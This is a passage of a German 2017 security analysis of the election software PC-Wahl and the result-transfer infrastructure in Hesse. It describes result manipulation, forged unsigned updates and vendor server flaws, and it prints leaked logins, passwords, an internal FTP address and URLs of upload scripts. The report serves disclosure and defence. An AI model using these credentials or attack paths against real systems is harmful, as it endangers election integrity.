

Analyse einer Wahlsoftware

07. September 2017

Thorsten Schröder
Linus Neumann
Martin Tschirsich

Willkommen in der Welt der Wahlauswertung !

1. Einleitung

Motivation

Am 24. September findet die Bundestagswahl 2017 statt. Spätestens seit Mitte 2016 sorgen sich Parteien und Öffentlichkeit über potenzielle Hacking-Angriffe im Rahmen dieser Wahl, unter anderem auch auf deren Ergebnis selbst.

Da der Einsatz von Wahlcomputern in Deutschland mit dem Urteil des Bundesverfassungsgerichts vom 3. März 2009 für verfassungswidrig erklärt wurde[1], kommt eine technische Einflussnahme auf das Wahlergebnis erst bei den späteren Schritten der Wahlerfassung und -auswertung in Frage.

Die vorliegende Analyse zeigt mehrere Schwachstellen in einer dabei zum Einsatz kommenden Software auf.

Gegenstand der Analyse

Gegenstand der vorliegenden Analyse ist die aktuelle Version 10 der Software PC-Wahl. PC-Wahl wird genutzt zur Organisation, Erfassung und Auswertung von Wahlen. Eine Vielzahl von Modulen regelt alle Einzelschritte wie Stimmerfassung, Kontrolle und den Upload an weiterverarbeitende Stellen. Es wird laut dem jetzigen Anbieter Vote IT *„in allen Flächenbundesländern bei Kommunalwahlen, Kreiswahlen, Landtagswahlen, Bundestagswahlen, Europawahlen und Volksabstimmungen eingesetzt.“* [2]

Alternative, ebenfalls in Deutschland eingesetzte Software-Produkte sind *IVU.elect*[3] und *Votemanager* [4]. Eine Prüfung des Produktes *IVU.elect* wurde bereits im Januar von Sijmen Ruwhof[5] durchgeführt – mit katastrophalen Ergebnissen. Die ehemals konkurrierenden Hersteller von PC-Wahl (ehem. Berninger Software GmbH) und *Votemanager* (ehem. *Regio-IT*) haben sich Anfang 2016 unter dem Firmennamen *Vote IT* zusammengeschlossen[6].

Die in diesem Bericht beschriebenen Ergebnisse sind zum Teil spezifisch für *PC-Wahl*, während andere den gesamten Datenübertragungsprozess, also auch jene Wahlkreise und Bundesländer betreffen, in denen eine andere Software zum Einsatz kommt.

---

[1] Bundesverfassungsgericht: Leitsätze zum Urteil des Zweiten Senats vom 3. März 2009, 2 BvC 3/07, 2 BvC 4/07 http://www.bundesverfassungsgericht.de/SharedDocs/Entscheidungen/DE/2009/03/cs20090303_2bvc000307.html

[2] vote-it.de: PC-Wahl https://vote-it.de/?page_id=156

[3] ivu.de: IVU.ELECT https://www.ivu.de/produkte-und-loesungen/ivuelect.html

[4] vote-it.de: Votemanager https://vote-it.de/?page_id=146

[5] sijmen.ruwhof.net: How to hack the upcoming Dutch elections – and how hackers could have hacked all Dutch elections since 2009 https://sijmen.ruwhof.net/weblog/1166-how-to-hack-the-upcoming-dutch-elections

[6] vote-it.de: Zwei führende Wahllösungen unter einem Dach und in neuer Gesellschaft https://vote-it.de/?p=424

Security by Obscurity

Mehrere Organisationen[7] und Privatpersonen haben auf verschiedenen Wegen versucht, Zugang zu *PC-Wahl* zu erhalten, um das Software-Paket einer unabhängigen Prüfung zu unterziehen.

Zuletzt scheiterte der Wahlhelfer Ingo Hoeft gerichtlich mit dem Versuch, Einblick in das bei der Kommunalwahl in Rheinland-Pfalz 2009 flächendeckend eingesetzte Programm zu erhalten[8]. Als Begründung wurde unter anderem angeführt, dass Geheimhaltung der Software für die Sicherheit der Wahl unerlässlich sei.

Eine solche Argumentation ist grundsätzlich sowohl aus rechtlichen als auch aus technischen Gründen abzulehnen:

Rechtlich ist die Auswertung von Bundes- und Landtagswahlen an Transparenz und Nachvollziehbarkeit gebunden, welche die Verwendung „geheimer" Software prinzipiell zweifelhaft erscheinen lassen.

Technisch kann eine Software entweder über wirksame Sicherungsmaßnahmen verfügen oder nicht. Wirksame Sicherheitsmaßnahmen funktionieren unabhängig davon, ob ein Angreifer Kenntnis über ihre Funktion hat. Eine öffentliche Einsichtnahme ändert daher nichts am Vorhandensein oder Nichtvorhandensein von Schwachstellen – diese müssen ohnehin beseitigt werden. Deshalb darf das Sicherheitsmodell einer Software nie darauf beruhen, dass Dritte nicht über selbige verfügen.

Von dieser alten Erkenntnis handelt der vorliegende Bericht.

Angreifermodell

Die Software und der Übertragungsprozess wurden auf Schwachstellen untersucht, die es einem Angreifer ermöglichen, die Ergebnisse einer mit Hilfe einer Software durchgeführten Wahl zu verändern.

Die Kritikalität gefundener Schwachstellen wurde im Hinblick auf dieses Angriffsziel beurteilt. Abschließend wurde einer von mehreren möglichen Angriffspfaden im Rahmen einer technischen Demonstration umgesetzt. Der vorliegende Bericht erhebt dabei keinen Anspruch auf Vollständigkeit. Insbesondere wurde nicht geprüft, ob die Software PC-Wahl überhaupt korrekte Wahlergebnisse produziert.

Grundsätzlich bietet eine digital organisierte, erfasste und ausgewertete Wahl Angriffsoberfläche auf verschiedenen Ebenen:

1. im Wahllokal: Auf dieser Ebene kann sich dem externen Angreifer potenziell die Gelegenheit bieten, die Ergebnisse dieses einen Wahlbezirks zu manipulieren.
2. im Wahlamt: Einem erfolgreichen Angreifer bietet sich auf dieser Ebene die Möglichkeit, die Ergebnisse mehrerer Wahlbezirke gleichzeitig zu manipulieren.

---

[7] ccc.de: Wahl-Software muss auch in Deutschland sicherheitsüberprüft werden http://ccc.de/de/updates/2017/wahlsoftware

[8] netzbuergerrechte.de: Archiv der Kategorie: PC-Wahl http://netzbuergerrechte.de/category/pc-wahl/

3. Bei der Übertragung an höhere Aggregationsebenen, bspw. statistische Landesämter: Einem erfolgreichen Angreifer kann sich hier die Möglichkeit bieten, die Ergebnisse mehrerer Wahlkreise oder gar Bundesländer zentral zu verändern.

Limitationen

Auch bei einer erfolgreichen technischen Manipulation bei der Übertragung von Ergebnissen ist es unwahrscheinlich, dass manipulierte Ergebnisse tatsächlich bis zur Umsetzung nicht auffallen. Bei der Veröffentlichung des amtlichen Endergebnisses sind Wahlhelfer und Wahlleiter angehalten, die von ihnen ausgezählten Stimmen zu kontrollieren und Unregelmäßigkeiten zu melden.

Eine Manipulation würde demnach mit großer Wahrscheinlichkeit auffallen, das Vertrauen der Bürger in die Demokratie und die Integrität des Wahlvorganges jedoch mitunter schwer erschüttern.

2. Angriffsszenarien

Zum Überblick werden im Folgenden drei im Rahmen der Analyse realisierte Angriffsszenarien allgemein beschrieben. Details zu den verschiedenen in diesem Rahmen genutzten Sicherheitslücken werden im Kapitel 3 Schwachstellen behandelt. Dort findet sich ebenfalls eine Bewertung der bis zum Zeitpunkt der Veröffentlichung getroffenen Nachbesserungsmaßnahmen von Seiten des Herstellers. Zum Nachweis der Machbarkeit werden im Kapitel 4 Technische Demonstrationen beispielhafte Angriffe nebst der dafür benötigten Software beschrieben.

Upload modifizierter Wahlergebnisse am Beispiel Hessen

Der Transfer von Wahlergebnissen am Wahlabend zur Verarbeitung auf der nächsthöheren Ebene erfolgt in verschiedenen Schritten

1. vom Wahllokal zur Gemeinde
2. von der Gemeinde zum Kreiswahlleiter
3. vom Kreiswahlleiter zum Landeswahlleiter

Je nach Bundesland erfolgt zeitgleich eine parallele Übertragung direkt von den Gemeinden an die Landeswahlleiter.

Der Transfer an die Gemeinden erfolgt bis auf wenige Ausnahmen telefonisch. In Hessen erfasst der Gemeindewahlleiter die telefonisch empfangenen Wahlergebnisse mit PC-Wahl.

Wie in vielen anderen Ländern auch, erfolgt dann der automatische Upload der digitalisierten Wahlergebnisse an den Wahlkreis mittels des FTP-Moduls. Dabei sendet das FTP-Modul die Gemeindeergebnisse an einen zentralen FTP-Server. Dieser Server empfängt die Wahlergebnisse aus vielen Gemeinden und Wahlkreisen. Anschließend werden die aggregierten Daten von hier aus an die Wahlkreise weitergereicht.

Zwar befindet sich dieser FTP-Server in einem internen Netzwerk des kommunalen Dienstleisters ekom21, doch war dieses interne Netzwerk nicht bzw. nicht ausreichend vor Zugriff von außen gesichert.

Darüber hinaus ist der Zugang zum FTP-Server passwortgeschützt. Entsprechend müssen Zugangsdaten im Rahmen der Wahlvorbereitung an alle Gemeinden verteilt werden, die diesen Übertragungsweg nutzen wollen. In Hessen verteilte ekom21 die Zugangs- und Konfigurationsdaten über eine öffentlich zugängliche Webseite. Für unterschiedliche Wahllokale und Wahlkreise kamen dabei in Hessen seit vielen Jahren stets dieselben Zugangsdaten zu Einsatz, so dass ein Angreifer in die Lage versetzt wurde, die Ergebnisse sämtlicher Gemeinden gleichzeitig und an zentraler Stelle zu manipulieren (siehe Abschnitt FTP-Server des hessischen kommunalen IT-Dienstleisters ekom21, Seite 9).

Eine Manipulation der Ergebnisdaten war möglich, da die Daten auf dem Übertragungsweg weder durch eine gesicherte Verbindung, noch durch eine Signatur vor unautorisierter Veränderung geschützt sind. Den Ergebnisdateien fehlt es an jeglicher Form einer wirksamen Authentisierung (siehe Abschnitt Authentizität übertragener Daten, Seite 14).

Notwendig ist ferner zunächst die Extraktion der mangelhaft „verschlüsselten“ FTP-Zugangsdaten (siehe Abschnitt Unsicher gespeicherte und übertragene Passwörter, Seite 13).

Manipulation der Software

PC-Wahl bietet eine automatische Update-Funktion. Hierbei werden bereitgestellte Update-Pakete von http://wahlauswertung.de/download heruntergeladen, anschließend entpackt, „entschlüsselt“ und nochmals entpackt. Der zum „Entschlüsseln“ notwendige Schlüssel ist fester Bestandteil der vom Anbieter ausgelieferten Update-Funktion und somit für alle PC-Wahl-Anwender identisch. Die Update-Pakete werden nicht digital signiert.

Unter Einsatz des mit der Software ausgelieferten Schlüssels lassen sich Update-Pakete nicht nur entpacken und entschlüsseln. Vielmehr können damit auch eigene, beliebig manipulierte Update-Pakete erstellt und verschlüsselt werden. Solche Manipulationen werden von PC-Wahl nicht erkannt (siehe Abschnitt Integrität der Software, Seite 12; sowie Abschnitt Modifikation exportierter Wahlergebnisse, Seite 17).

Gelingt es, ein solches manipuliertes Update-Paket auf dem offiziellen Update-Server http://wahlauswertung.de zu platzieren, kann damit beliebiger Programmcode in die PC-Wahl-Installationen der PC-Wahl-Anwender eingeschleust werden. Dies war mittels öffentlich im Internet zugänglichen Zugangsdaten mit geringem Aufwand möglich (siehe Abschnitt Server wahlauswertung.de des Herstellers von PC-Wahl, Seite 7).

Durch Kombination der beiden Schwachstellen würde es einem Angreifer ermöglicht, schadhafte Update-Pakete auf dem offiziellen Update-Server zu platzieren und an alle PC-Wahl-Anwender zu verteilen. Durch die zentrale Verteilung könnte dann entsprechend flächendeckend auf die übermittelten Wahlergebnisdaten Einfluss genommen werden. Eine beispielhafte Manipulation wird im Abschnitt Modifikation exportierter Wahlergebnisse auf Seite 17 demonstriert.

Upload modifizierter Ergebnisse an statistische Landesämter

Neben der Meldung der Wahlergebnisse per FTP an den Kreiswahlleiter gibt es weitere Meldewege, zum Teil direkt von den Gemeinden aus an den Landeswahlleiter bzw. das statistische Landesamt. Hierbei kommt in mehreren Bundesländern ein nicht signiertes XML-Format zum Einsatz (siehe Kapitel Authentizität übertragener Daten, Seite 14).

In Hessen werden beispielsweise diese Schnellmeldungen zeitgleich über das Internet in das vom statistischen Landesamt betreute Portal *Wahlweb Hessen* übertragen. Das *Wahlweb Hessen* ist eine Internetanwendung, die Wahlergebnisse der Gemeinden per Datei-Upload entgegennimmt und im Regelfall nach einer Frist von 2 Minuten automatisch im Internet auf den Webseiten des statistischen Landesamtes veröffentlicht. Bei dieser automatischen Ausleitung der Daten aus PC-Wahl bietet sich die Möglichkeit, dass eine Veränderung der Daten bis zur Veröffentlichung unerkannt bleibt.

Eine Veränderung kann beispielsweise durch eingeschleusten Programmcode innerhalb von PC-Wahl erfolgen, wie im Abschnitt Modifikation exportierter Wahlergebnisse auf Seite 17 beschrieben.

3. Schwachstellen

Im Folgenden werden die im Rahmen der im Kapitel Angriffsszenarien geschilderten Angriffsmöglichkeiten und verwendeten Schwachstellen erläutert, sowie der Status deren Behebung zum Zeitpunkt der Veröffentlichung dieses Berichts dokumentiert.

Server-Infrastruktur

Im Rahmen der vorliegenden Analyse wurde einerseits die Server-Infrastruktur des Herstellers von PC-Wahl, andererseits exemplarisch die im Bundesland Hessen genutzte Infrastruktur einer kritischen Betrachtung unterzogen.

Server wahlauswertung.de des Herstellers von PC-Wahl

Der Server wahlauswertung.de residiert auf einem Shared Host, der offenbar als Kundenserver bei dem Unternehmen 1und1 gehostet wird und neben dem Betreiber von PC-Wahl 5.507 weiteren Kunden von 1und1 eine Heimat in Neuland bietet.

```
> cat etc/passwd | grep kunden | wc -l
    5508
```

Er ist konfiguriert zur Bereitstellung von Webseiten der folgenden Domains:

- berninger-software.de
- berningersoftware.com
- berningersoftware.de
- entwicklerboerse.de[9]
- pc-wahl.com
- pc-wahl.de
- pc-wahlplaner.de
- pcwahl.de
- probewahl.de
- stimmbezirk.de
- wahlauswertung.de
- wahlbezirk.de
- wahlhelfer.de
- wahlinfo.de
- wahlorganisation.de

[9] Diese Domain war mit Stand vom 06. September 2017 nicht registriert.
Dieser Umstand könnte dem Administrator als Hinweis dienen, warum die Inhalte im *DocumentRoot /kunden/homepages/33/d36331550/htdocs/boerse* nicht unter der gewünschten Domain erreichbar sind:

```
> whois entwicklerboerse.de
Domain: entwicklerboerse.de
Status: free
```

1. Extraktion nicht-öffentlicher Dateien. Auf dem Server befand sich unter http://www.wahlauswertung.de/phptest/pobs.php das PHP-Skript "POBS - PHP Obfuscator" in der Version 0.99. Das Skript ist öffentlich zugänglich[10] findet Anwendung bei der *Obfuscation* (d.h. Verschleierung) von PHP-Skripten.

Als Argumente akzeptiert der PHP Obfuscator ein Quell- und ein Zielverzeichnis. Das Skript kopiert dann alle Dateien des Quellverzeichnisses in das Zielverzeichnis und ist dabei stets bemüht, die Inhalte von PHP-Skripten zu verschleiern. Durch Angabe eines öffentlich lesbaren Zielverzeichnisses können auf diese Weise beliebige Dateien des Webservers auch aus nicht öffentlich lesbaren Verzeichnissen gelesen werden.

Dies ermöglicht die Extraktion sämtlicher für den Webserver lesbaren Dateien.

2. Schreiben beliebiger Dateien in das Webroot. Neben POBS befanden sich auf dem Server weitere PHP-Skripte, welche unter Angabe trivialer Zugangsdaten einen Upload von Dateien auf den Server ermöglichen. Betroffen waren unter anderem:

- http://www.wahlauswertung.de/test/brandenburg/brandenburg.php
  (user: gast, password: test)
- http://www.wahlauswertung.de/app/erg/test/test01.php
  (user: test01, password: test01)
- http://www.wahlauswertung.de/app/erg/test/test02.php
  (user: test02, password: test02)
- http://www.wahlauswertung.de/app/erg/test/upload.php
  (user: gast, password: test)
- http://www.wahlauswertung.de/pcwahl/httptest/upload.php
  (user: p8346897, password: ftppcw7)

3. Mangelhaft gesicherter WebDAV-Zugang. Eine vom www-Benutzer lesbare davpasswd-Datei außerhalb des Webroots enthält WebDAV-Zugangsdaten, welche für direkten Schreibzugriff auf das Webroot verwendet werden können.

4. Mangelhaft gesicherter FTP-Zugang. Die FTP-Zugangsdaten waren „verschlüsselt“ mitsamt der zugehörigen Entschlüsselungsroutine in SmartEditor.exe in einem öffentlich lesbaren ZIP-Archiv unter https://www.wahlinfo.de/test/test.zip zugänglich. In der darin befindlichen Datei bin/user.cfg befand sich der Inhalt:

```
[FTP]
Hostname=http://www.wahlauswertung.de
Username=p8346897
Password=871330281322060090070922912722640242440912190180342880110460420000501500791800120841940050680980090780170680140440040730
Pfad=/test/smart
```

Nach Entschlüsselung mit Hilfe des beiliegenden Tools SmartEditor.exe ergaben sich die Zugangsdaten

- Benutzername: p8346897
- Passwort: ftppcw7

[10] https://github.com/Eccenux/POBS

Unternommene Schritte zur Behebung der Schwachstellen auf wahlauswertung.de

Nach Unterrichtung über die vorhandenen Sicherheitsmängel wurden folgende Änderungen vorgenommen:

- Dateien mit der Endung .php werden nicht mehr ausgeführt. Die unsicheren PHP-Skripte scheinen teilweise weiterhin auf dem Server zu liegen, werden jedoch nicht interpretiert.
  Von Seiten des Betreibers müsste zu bedauern sein, dass sich die Wirksamkeit dieser Maßnahme gleich auf sämtliche dynamischen Inhalte und Funktionen des Servers erstreckt, statt nur die betroffenen Skripte von ihren Schwachstellen zu befreien oder sie zu entfernen.
- Die FTP-Zugangsdaten wurden geändert.
  Diese Maßnahme war offensichtlich notwendig, ihre Wirksamkeit hängt davon ab, ob weitere, von den Autoren unentdeckte Schwachstellen eine erneute Extraktion erlauben.

FTP-Server des hessischen kommunalen IT-Dienstleisters ekom21

Das kommunale Gebietsrechenzentrum ekom21 – KGRZ Hessen bietet als Körperschaft des öffentlichen Rechts Kunden- und Produktdienstleistungen an. In diesem Rahmen regelt es den technischen Betrieb der Software PC-Wahl im Bundesland Hessen. Laut eigener Angabe der ekom21 wurde der Quellcode von PC-Wahl durch ekom21 weder eingesehen, noch überprüft.

1. Unzureichend gesicherter VPN-Zugang. Zum Austausch von Wahlergebnissen von den Gemeinden an die Wahlkreise wird dazu ein FTP-Server im ekom21-Intranet betrieben. Auf dieses Intranet haben viele Institutionen und auch private Firmen Zugriff. Darüber hinaus weisen die Zugangsdaten mitunter mangelnde Kreativität und infolge dessen auch mangelnde Sicherheit auf (Nutzer: test, Passwort: test).

2. Unzureichend gesicherter FTP-Server. Auf besagten FTP-Server haben alle Wahlleiter der Gemeinden und Wahlkreise Zugriff. Die Zugangsdaten selbst wurden von der ekom21 auf ihrer öffentlichen Webseite in sogenannten FTP-Transferprojektdateien (*.CPR) nebst Import-Anleitung veröffentlicht[11]. Der FTP-Benutzer *wahlen* hat Schreibzugriff auf die Verzeichnisse aller Wahlen und aller darin abgelegten Wahlkreisverzeichnisse und deren

---

[11] Die Dateien befanden sich unter den folgenden URLs, wurden aber nach Hinweis an den Betreiber umgehend entfernt:

CPR-Dateien BTW 2013: http://www.wahlen-in-hessen.de/Bundestagswahl2013/Musterdateien/AuswahlmenuWahldatei.html

CPR-Dateien LTW 2013: http://www.wahlen-in-hessen.de/Landtagswahl2013/Musterdateien/AuswahlmenuWahldatei.html

CPR-Dateien Trendwahl: http://wahlinfo.ekom21.de/Kommunalwahl2016/MusterdateienTrendwahl/AuswahlmenuWahldatei.html

Anleitung für den Import der CPR-Dateien: http://wahlinfo.ekom21.de/FAQ/PCWahl/Dokumente/PC-Wahl-CPR-Wahldatei-laden.pdf

Wahldateien, in denen die Ergebnisse festgehalten werden. Alle eingesehenen CPR-Dateien verschiedener Wahlen (siehe oben) beinhalteten dieselben FTP-Zugangsdaten.

3. Mangelhafte Verschlüsselung von FTP-Zugangsdaten: Die CPR-Dateien sind verschlüsselt, lassen sich aber mit dem FTP-Modul von PC-Wahl entschlüsseln (siehe hierzu Abschnitt Kerckhoffs' Prinzip, Seite 11). Das FTP-Modul von PC-Wahl konnte direkt von der Webseite http://wahlinfo.ekom21.de heruntergeladen werden.

So war es möglich, auch die Zugangsdaten für den zur Wahlauswertung genutzten FTP-Server ekom21 zu extrahieren:

- IP: 172.22.5.30
- Benutzername: wahlen
- Passwort: wahlen,ftp

Unternommene Schritte zur Behebung der Schwachstellen bei ekom21

Der PC-Wahl-Support der Vote-IT GmbH wurde im Juli über die von der ekom21 veröffentlichten CPR-Dateien und die darin enthaltenen Zugangsdaten informiert. Die ekom21 reagierte mit der Entfernung des FTP-Moduls sowie einiger CPR-Dateien aus dem öffentlich zugänglichen Webserver.

Einige Tage später wurde die ekom21 über weitere verbliebene CPR-Dateien auf ihren Servern informiert. Deren Entfernung wurde telefonisch zugesichert. Das neue Sicherheitskonzept der ekom21 wurde dabei wie folgt umrissen:

- Statt FTP soll in Zukunft das verschlüsselte Protokoll SFTP eingesetzt werden. Diese Maßnahme erschwert das passive Mitschneiden der Zugangsdaten, löst jedoch nicht das Problem derer Entschlüsselung durch das FTP-Modul.
- Statt eines einzigen FTP-Benutzers mit globalem Schreibzugriff soll es für jede Gemeinde eigene Zugangsdaten geben. Diese Maßnahme verhindert, dass ein Angreifer mit einem einzelnen Zugang sämtliche Wahlergebnisse aller Gemeinden zentral verändern kann.

Ob und inwieweit diese Ankündigungen wirksam umgesetzt wurden, entzieht sich der Kenntnis der Autoren. Mit Stand vom 6. September 2017 wurden weiterhin folgende Änderungen vorgenommen:

- Die Webseite http://wahlinfo.ekom21.de ist nach https://www.ekom21.de/wahlen umgezogen. Die Verwendung einer verschlüsselten Verbindung ist allgemein begrüßenswert, betrifft jedoch nicht die Sicherheit des Betriebs von PC-Wahl
- Das FTP-Modul – und damit sein Ver- und Entschlüsselungsalgorithmus – wird wieder öffentlich bereitgestellt[12]. Dieser Schritt ist nicht nachvollziehbar, wenngleich ihm aus technischer Perspektive nur eine untergeordnete Rolle zukommt: Die Schwachstelle liegt nicht in der öffentlichen Zugänglichmachung der Software, sondern in der Software selbst (siehe Abschnitt Kerckhoffs' Prinzip, Seite 11 und Abschnitt „Entschlüsselung" von FTP-, HTTP- und GPG-Passwörtern, Seite 19).

[12] https://www.ekom21.de/wahlen/download/Documents/ftpmodul.zip

- Die CPR-Dateien werden nun über https://adt.ekom21.de/ erst nach Eingabe gültiger Zugangsdaten verteilt[13]. Diese Maßnahme ist generell zu begrüßen, eine weitere Prüfung der Sicherheitskonfiguration des Servers wurde seitens der Autoren nicht unternommen.

Abschließend sei darauf hingewiesen, dass die in diesem Abschnitt geschilderten Schwachstellen exemplarisch für das Bundesland Hessen gelten. In den verbleibenden 15 Bundesländern kommen unterschiedliche Übertragungswege, Infrastrukturen und sonstige Verfahren zum Einsatz, die im Rahmen der vorliegenden Analyse nicht untersucht wurden.

Kerckhoffs' Prinzip

Bereits 1883 postulierte Auguste Kerckhoffs den Verschlüsselungsgrundsatz, dass die Sicherheit eines Verschlüsselungsverfahrens einzig auf der Geheimhaltung des Schlüssels, nicht jedoch auf der Geheimhaltung des Verschlüsselungsalgorithmus beruhen soll.

So ist es heute aus guten Gründen der überwältigenden Mehrzahl der Verschlüsselungsverfahren gemein, dass ihre Algorithmen öffentlich – und damit auch oft durch kritische Prüfung gehärtet – sind. Eine implizite Annahme des Kerckhoffs'schen Prinzips besteht darin, dass das fragliche Verschlüsselungsverfahren einen austauschbaren Schlüssel verwendet und dass dieser geheim gehalten wird.

Heutzutage werden in der modernen Kryptografie sogenannte symmetrische von asymmetrischen Verschlüsselungsverfahren unterschieden. Bei einem symmetrischen Verschlüsselungsverfahren verwenden sowohl Sender als auch Empfänger das gleiche Schlüsselmaterial. Infolge dessen eignen sich symmetrische Kryptografieverfahren grundsätzlich nicht dazu, die Authentizität einer Nachricht zu belegen, d.h. zu beweisen, dass diese nur auch tatsächlich vom genannten Absender stammt: Verfügen drei Personen über den gleichen Schlüssel, kann allein anhand der Tatsache der Verschlüsselung nicht unterschieden werden, ob eine Nachricht an Empfänger A nun von Absender B oder Absender C verfasst wurde.

Demgegenüber stehen asymmetrische Verschlüsselungsverfahren, bei denen Sender und Empfänger unterschiedliches Schlüsselmaterial nutzen. Infolge dessen kann der Absender eine Nachricht so verschlüsseln, dass sie nur der Empfänger entschlüsseln kann. Darüber hinaus wird dadurch ein weiterer kryptografischer Vorgang ermöglicht, der sich Signatur nennt. Anhand einer vom Absender angebrachten Signatur kann der Empfänger überprüfen, ob die Nachricht

a) tatsächlich vom Empfänger stammt (Authentizität) und
b) nicht manipuliert wurde (Integrität).

Nur die Funktion der Signatur ist daher geeignet, Dateien oder Programme – zum Beispiel bei der Übertragung – nachweisbar gegen Manipulation zu sichern. Eine symmetrische Verschlüsselung ist dazu grundsätzlich nicht geeignet, weil sowohl zur Ver- als auch zur Entschlüsselung der gleiche Schlüssel zu Einsatz kommt, was es jedem Empfänger ermöglicht, Nachrichten des Absenders zu fälschen.

---

[13] ekom21:de: *Herzlich Willkommen zum Seminar PC-WAHL – Grundlagen* https://www.ekom21.de/wahlen/download/Documents/PC-Wahl-Grundlagen%20BTW%202017.pdf

Im Programm PC-Wahl kommen mehrere unterschiedliche, offenbar selbst entwickelte symmetrische „Verschlüsselungsroutinen“ zum Einsatz. Insbesondere werden diese genutzt, um Software-Updates gegen Manipulation zu sichern und die für den Upload von Dateien benötigten hochkritischen Passwörter zu verheimlichen.

Da sämtliche zur Entschlüsselung benötigten Informationen im Programmcode mitgeliefert werden, ist es einem Angreifer möglich, diese zu extrahieren und zu re-implementieren.

Dadurch wird es ermöglicht, die in den .INI-Dateien „verschlüsselten“ Passwörter auszulesen. Diese können genutzt werden, um manipulierte Wahlergebnisse direkt an die jeweiligen Empfänger zur Aggregation zu übertragen.

Aufgrund desselben fundamentalen Fehlers wird es einem Angreifer darüber hinaus möglich, valide Update-Pakete zu erstellen und eine Installation von PC-Wahl durch eine beliebig modifizierte Version zu ersetzen.

Unsicher gespeicherte und übertragene Passwörter

Befund: Aus dem FTP-Modul lassen sich sowohl Schlüssel als auch Algorithmus zur Ent- und „Verschlüsselung“ der FTP-Zugangsdaten für den Upload von Wahlergebnissen extrahieren. Die technische Vorgehensweise wird im Abschnitt „Entschlüsselung“ von FTP-, HTTP- und GPG-Passwörtern auf Seite 19 erläutert.

Unternommene Schritte zur Behebung unsicher gespeicherter und übertragener Passwörter

Nachdem der Hersteller der Software darüber informiert wurde, dass es möglich ist, die „Verschlüsselung” der hochkritischen Passwörter zu umgehen, wurden folgende Schritte unternommen:

- Der Entwickler von PC-Wahl bestätigte telefonisch, dass eine Option zur AES-Verschlüsselung der Daten bestehe und er zu deren Anwendung rate.
  Die Wirksamkeit dieser Maßnahme ist abhängig von der Stärke und der Verbreitungsmethode des gewählten Passworts. Bei Verwendung unterschiedlicher und ausreichend langer Passwörter kann so ein wirksamer Schutz zumindest gegen externe Angreifer erzielt werden. Ob diese Methode flächendeckend zum Einsatz kommt, ist den Autoren nicht bekannt.
- Die CPR-Dateien werden nun über https://adt.ekom21.de/ erst nach Eingabe gültiger Zugangsdaten verteilt[14]. Diese Maßnahme ist generell zu begrüßen, eine weitere Prüfung des von ekom21 verwendeten Dateiformats war dadurch jedoch ausgeschlossen.

Integrität der Software

Befund: Bei der Installation von Software-Updates werden diese vor der Ausführung nicht auf Authentizität geprüft. Dies ermöglicht es einem Angreifer, beliebigen Schadcode auf einem Zielsystem anzubringen. Die technische Vorgehensweise wird im Abschnitt Modifikation exportierter Wahlergebnisse auf Seite 17 erläutert.

---

[14] ekom21:de: *Herzlich Willkommen zum Seminar PC-WAHL – Grundlagen* https://www.ekom21.de/wahlen/download/Documents/PC-Wahl-Grundlagen%20BTW%202017.pdf

Erster Behebungsversuch: MD5-Prüfsummen

Seit einem Software-Update vom 31. August 2017 liegen Update-Paketen MD5-Prüfsummen der zu entpackenden zip-Dateien bei. Ein Selbsttest in studio.exe liest eine MD5-Prüfsumme aus einer verschlüsselten ZIP-Datei mit dem Passwort *soIstdasLeben$xxxx2017*.

MD5-Prüfsummen sind grundsätzlich nur zur Prüfung der Integrität, nicht jedoch der Authentizität einer Datei geeignet: Die eindeutige Prüfsumme einer beliebigen Datei kann mittels einer Vielzahl an frei erhältlichen Software-Angeboten generiert werden und stellt daher keine Hürde für einen Angreifer dar: Ein Schlüssel kommt nicht zur Anwendung. Da die Prüfsummen noch dazu im fraglichen Update-Paket auf dem gleichen Wege und aus der gleichen Quelle übertragen werden, fehlt es dieser Maßnahme an jeglichem sicherheitsstiftenden Mehrwert.

Es sei daher nur am Rande erwähnt, dass erste Kollisionen in MD5-Prüfsummen bereits 2004 demonstriert[15] wurden und die Hashfunktion seitdem als kryptografisch unsicher gilt. Ihr Entwickler Ron Rivest bestätigte dies bereits 2005[16] und das *Bundesamt für Sicherheit in der Informationstechnik* (BSI) rät entsprechend von der Verwendung des Algorithmus ab[17]. Die Beweggründe für die Nutzung dieser als unsicher bekannten Hashfunktion auf diese einer Sicherheit ohnehin nicht zuträglichen Weise sind aus technischer Sicht im Jahr 2017 nicht nachzuvollziehen.

Zweiter Behebungsversuch: „Digitale Signatur“

Am 5. September 2017 wurde ein weiteres Update der Software ausgerollt. In den Release Notes findet sich dazu nur der Kommentar „Digitale Signatur“ ohne weitere Erläuterung. In der Tat ist das Programm studio.exe nun mit einem Comodo-Zertifikat des Herstellers *regio iT gmbh* [sic!] signiert. Allerdings werden Updates weiterhin nicht verifiziert, so dass es mittels der auf Seite 17 beschriebenen Methoden möglich ist, eine existierende signierte studio.exe durch eine unsignierte, schadhafte Variante zu ersetzen. Wir haben diesen Umstand in einem kurzen Screencast-Video[18] dokumentiert.

Das Video zeigt, wie eine signierte und tagesaktuelle Version der Software PC-Wahl mittels eines Software-Updates durch eine manipulierte Datei ersetzt wird.

Empfehlungen zur Absicherung des Update-Prozesses

Die Integrität und Authentizität von Software-Updates sollte mittels eines asymmetrischen kryptografischen Verfahrens sichergestellt werden. Nur vom Hersteller mit einem dafür bestimmten Zertifikat signierte Softwarepakete sollten installiert werden. Die Prüfung sollte vor der Installation erfolgen.

---

[15] Xiaoyun Wang & Hongbo Yu (2005). *How to Break MD5 and Other Hash Functions.* Advances in Cryptology – Lecture Notes in Computer Science. pp. 19–35 http://merlot.usc.edu/csac-f06/papers/Wang05a.pdf

[16] Ron Rivest auf der Mailingliste [Python-Dev]: https://mail.python.org/pipermail/python-dev/2005-December/058850.html

[17] Bundesamt für Sicherheit in der Informationstechnik: *IT-Grundschutz*, Kapitel *G 4.35 Unsichere kryptographische Algorithmen* https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/g/g04/g04035.html

[18] PC-Wahl Update Demo https://vimeo.com/232581770

Authentizität übertragener Daten

Befund: Die zur Übermittlung an die nächsthöhere Analyseebene genutzten Dateiformate weisen keine kryptografische Signatur auf. Dies ermöglicht es einem Angreifer, diese Dateien zu manipulieren. Erschwert wird dieser Umstand durch die unsichere Speicherung und Übertragung der Zugangsdaten (siehe Seite 12) sowie die Verwendung identischer Zugangsdaten für große Benutzergruppen.

Erster Behebungsversuch: GPG-Signaturen

